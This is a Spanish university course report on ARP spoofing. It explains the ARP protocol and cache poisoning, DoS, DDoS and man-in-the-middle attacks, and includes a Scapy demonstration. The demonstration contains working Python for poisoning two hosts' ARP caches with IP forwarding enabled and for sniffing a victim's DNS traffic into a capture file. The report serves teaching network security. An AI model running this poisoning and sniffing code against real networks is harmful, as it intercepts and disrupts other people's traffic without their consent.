UNIVERSIDAD DE GRANADA

ARP Spoofing

Antonio Molner Domenech José Javier Alonso Ramos


26 Noviembre, 2018

1 Protocolo ARP

Según el modelo teórico OSI, el protocolo ARP lo podemos situar entre las capas 2 y 3, capa de enlace de datos y capa de red respectivamente. Realmente aún se discute dónde situarlo; hay quien lo sitúa en una capa virtual designada como 2.5 y otros lo sitúan directamente en la 3.
Este protocolo se encarga de asociar la IP de una máquina de la red local con su dirección física o MAC. La carencia de seguridad de este protocolo se debe a que se supone que en una red local tenemos total confianza en las máquinas que la componen.


1.1 Funcionamiento

Para explicar el funcionamiento de este protocolo vamos a suponer una red formada por tres *Hosts* (A, B, C) de los cuales A quiere comunicarse con B. En primer lugar A hará un broadcast para buscar de entre todos los dispositivos cuál es el que coincide con la IP de B (aclarar que las IPs son conocidas en un ámbito local) de modo que se mándará un paquete ARP con la siguiente forma:





En amarillo vemos el paquete IP del cual nos interesa únicamente los campos IP fuente (en este caso la IP de A) e IP destino (la IP de B) y en gris envolviendo al anterior el paquete

Ethernet mostrando los campos de dirección física fuente (la de A) y destino (desconocida). Es a través de este último parámetro por el que realizamos el *broadcast*. La dirección MAC de destino será FF:FF:FF:FF:FF:FF, es decir, contendrá todos los bits a 1 (activos) para que el paquete llegue a todas las máquinas de la red.
Cada *Host* dispone de una *tabla ARP* en caché donde se guardan las IPs de las máquinas locales asociadas a su dirección MAC. El paquete de A llega tanto a B como a C debido al broadcast y éstas dos máquinas guardarán la información recibida (IP-A –> MAC-A) en sus tablas ARP.



En teoría, únicamente la máquina con la cual coincida su IP con la *IPdst* debe contestar a este paquete devolviendo su dirección MAC. Tomaría esta forma:





Ahora la *IPsrc* coincide con la que antes era la *IPdst* y viceversa, la *MACsrc* es la que antes desconocíamos y la *MACdst* es la que antes era *MACsrc*. Cuando este paquete llega a A, se guarda en su tabla ARP la correspondencia entre la IP y la MAC de B. Una vez en este punto A y B pueden comenzar un envío de paquetes (de cualquier tipo) bidireccional.

Antes de comenzar la siguiente sección aclarar que las tablas ARP tienen un *timeout*, es decir, transurrido un tiempo las entradas de la tabla se borran por dos motivos:


1. Que la tabla no alcance un tamaño demasiado grande en situaciones en que la red LAN contenga muchos equipos.
2. Los dispositivos pueden cambiar su IP dinámicamente con el tiempo e incluso puede cambiar su dirección MAC debido a un cambio de hardware por lo que almacenar datos permanentes causaría fallos.

2 ARP Spoofing

2.1 Envenenamiento de Caché

Como se ha dicho antes, en teoría, sólo la máquina cuya IP corresponda con la *IPdst* especificada en el paquete *ARP request* debe responder a éste. Sin embargo, cualquier máquina local se puede hacer pasar por la máquina receptora. Sigamos con el ejemplo anterior:

Cuando A realiza el broadcast tanto B como C guardan sus datos en caché. Si C responde antes que B al paquete de A será la dirección física de C la que se guarde en la caché de A. Si es el de B el que llega antes, C puede "bombardear" a A con paquetes de respuesta obligando a que cambie el registro de su tabla:




Con esto hecho todos los paquetes que A envíe a B realmente llegarán a C. Con este método podemos a realizar varios tipos de ataques. Explicaremos tres:

1. DoS - Denegación de Servicio
2. DDoS - Denegación de Servicio Distribuido
3. MITM - Man In The Middle

2.2 DoS - Denegación de Servicio


Es el más sencillo de realizar. Partiendo de la situación anterior (C recive los paquetes que A quiere enviar a B), C no reenvía los paquetes a B de modo que nunca le llega la información.



2.3 DDoS - Denegación de Servicio Distribuido

Ahora imaginemos que la red está formada por muchos *Hosts* y todos ellos han sido envenenados por C de la misma manera que lo fue antes A (todos los paquetes que manden estos Hosts serán redirigidos a C).
Este ataque busca la inhibición de una máquina por sobrecarga y lo realiza de la siguiente forma:


Ya que todo el tráfico de paquetes pasa por C (podemos entender C como un conjunto de máquinas atacantes sino se sobrecargaría de la misma menera en que lo hará B) éste lo redirige todo a B sobrepasando su capacidad para gestionarlos y bloqueando su servicio.



Las flechas indican el flujo del tráfico de paquetes por la red.

2.4 MITM - Man In The Middle

En este caso volvemos al estado de red con tres *Hosts* (A, B, C) pero ahora las tablas de A y B han sido alteradas por C de manera que los paquetes que A manda a B (A–>B) y los que B manda a A (B–>A) pasan por C pero esta vez son reenviados a su destino original de manera que C es un intermediario en el proceso de transferencia. En la posición donde se encuentra C puede sólo observar el tráfico o alterar los paquetes antes de reenviarlos.



3 Demostración práctica

Trás realizar la investigación sobre el funcionamiento del protocolo ARP y su vulnerabilidad, realizamos una demo ilustrativa donde aplicamos envenenamiento de caché para poder suplantar a una víctima y tras ello realizar un MiTM.

3.1 Introducción a Scapy

Para el desarrollo de esta parte práctica hemos optado por utilizar un biblioteca de Python llamada Scapy, la cuál nos permite de una manera fácil e intuitiva manejar paquetes de red de diversos tipos. Para instalar esta biblioteca basta con ejecutar el instalador de paquetes:

```
pip3 install scapy
```

Una vez instalado el paquete podemos ejecutar el REPL propio de Scapy donde todas sus funciones y módulos están ya importados en el ámbito

```
$ scapy
```

Podemos listar todas las funciones y protocolos soportados:

```
lsc()

IPID_count          : Identify IP id values classes in a list of packets
arpcachepoison      : Poison target's cache with (your MAC,victim's IP) couple
arping              : Send ARP who-has requests to determine which hosts are up
bind_layers         : Bind 2 layers on some specific fields' values
bridge_and_sniff    : Forward traffic between interfaces if1 and if2, sniff and retur
chexdump            :  Build a per byte hexadecimal representation
computeNIGroupAddr  : Compute the NI group Address. Can take a FQDN as input paramete
corrupt_bits        : Flip a given percentage or number of bits from a string
corrupt_bytes       : Corrupt a given percentage or number of bytes from a string
defrag              : defrag(plist) -> ([not fragmented], [defragmented],
defragment          : defrag(plist) -> plist defragmented as much as possible
...

ls()

AH            : AH
ARP           : ARP
ASN1P_INTEGER : None
ASN1P_OID     : None
ASN1P_PRIVSEQ : None
ASN1_Packet   : None
ATT_Error_Response        : Error Response
ATT_Exchange_MTU_Request  : Exchange MTU Request
ATT_Exchange_MTU_Response : Exchange MTU Response
...
```

Si quisiesemos envíar un paquete a través de la capa 2 sería tan sencillo como:

```
paquete = Ether(dst='mac de destino', src='mac de origen')
sendp(paquete)
```

Scapy tambíen nos permite apilar diferentes protocolos y metadatos para poder crear paquetes más complejos:

```
>>> paquete_tcp = Ether() / IP(dst=..., src=...) / TCP(...)
>>> paquete_arp = Ether() / ARP(op=1, hsrc=..., hwdst=..., psrc=..., pdst=...)
```

Así como mostrár los metadatos de un paquete.

```
>>> paquete_arp = Ether() / ARP(op=1, pdst='192.168.1.1')
>>> paquete_arp.show()
###[ Ethernet ]###
  dst= 84:aa:9c:4b:c4:b4
  src= 3c:15:c2:ee:9f:a8
  type= 0x806
###[ ARP ]###
     hwtype= 0x1
     ptype= 0x800
     hwlen= 6
     plen= 4
     op= who-has
     hwsrc= 3c:15:c2:ee:9f:a8
     psrc= 192.168.1.36
     hwdst= 00:00:00:00:00:00
     pdst= 192.168.1.1
>>>
```

Como podemos observar Scapy nos autocompleta mucha información de un paquete, incluso al apilar los diferentes protocolos se va rellenando la información necesaria para las capas inferiores.

3.2 SPOOFING CON SCAPY

La biblioteca viene con varias funciones interesantes para el objetivo de nuestra demostración. Una de ellas es arpcachepoison, la cual nos permite envenenar la caché de un host y suplantar a una víctima:

```
>>> arpcachepoison?
Signature: arpcachepoison(target, victim, interval=60)
Docstring:
Poison target's cache with (your MAC,victim's IP) couple
arpcachepoison(target, victim, [interval=60]) -> None
File:      ~/Library/Python/3.7/lib/python/site-packages/scapy/layers/l2.py
Type:      function
```

Para envenenar la caché de un host mandando un paquete ARP corrupto cada segundo bastaría con llamar a la función:

```
>>> arpcachepoison(target='192.168.1.1', victim='192.168.1.22', interval=1)
```

3.3 MAN IN THE MIDDLE BÁSICO

Realizar un ataque de Hombre en Medio es bastante sencillo, lo único que tenemos que hacer es ejecutar un envenenamiento de caché de forma simultánea tanto al host como a

la víctima para poder capturar paquetes en ambas direcciones. Esto se puede simplificar con una pequeña función en Python similar a la siguiente:

```
def man_in_the_middle(host_ip: str, victim_ip: str) -> None:
    # os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    os.system('sudo sysctl -w net.inet.ip.forwarding=1')
    poison_victim_thread = Thread(
        target=arpcachepoison,
        args=(host_ip, victim_ip),
        kwargs={'interval': 1})
    poison_host_thread = Thread(
        target=arpcachepoison,
        args=(victim_ip, host_ip),
        kwargs={'interval': 1})
    poison_victim_thread.setDaemon(True)
    poison_host_thread.setDaemon(True)
    poison_victim_thread.start()
    poison_host_thread.start()
```

Esta función lanza dos hebras que ejecutan arpcachepoison anteriormente mencionada pero con los argumentos al contrario. Hay que prestar bastante atención a las dos primeras líneas que habilitan la redirección de paquetes. La primera de ellas está comentada porque solo está disponible esa instrucción para sistemas Linux mientras que la segunda se utiliza para sistemas OS X y BSD.
Con todo esto ya podríamos realizar un ataque de MiTM y empezar a capturar paquetes.

```
>>> man_in_the_middle('192.168.1.1', '192.168.1.73')
```

3.4 Visualizando los resultados

Una vez envenenadas ambas caches y con el flujo de datos entre el host y la víctima pasando por nosotros, podemos capturar algunos paquetes y visualizarlos. Para esta demostración hemos utilizalo la función propia de Scapy, sniff:

```
>>> sniff?
```

Con esta funcion podemos capturar los paquetes, filtrarlos y procesarlos. Para la demostración hemos utilizado dos funciones auxiliares que nos permiten recolectar los paquetes DNS entre el host y la víctima.

```
def dns_handler(ip, pkt) -> None:
    if pkt.haslayer(DNS):
        sys.stdout = open('gource_tmp', 'a')
        fqdn = pkt[DNS].qd.qname.decode('ascii')
        domain = fqdn.split('.')
```


```
        timestamp = str(time.time()).replace('.', '')
        print(timestamp + "|" + ip + "|A|" + str(domain[1]) + '/' + str(fqdn))

def sniffer(interface: str, victim: str) -> None:
    pkt_handler = partial(dns_handler, victim)
    packet_filter = 'src host ' + victim + ' or dst host ' + victim
    pkts = sniff(iface=interface, filter=packet_filter, prn=pkt_handler)
    wrpcap("temp.pcap", pkts)
```

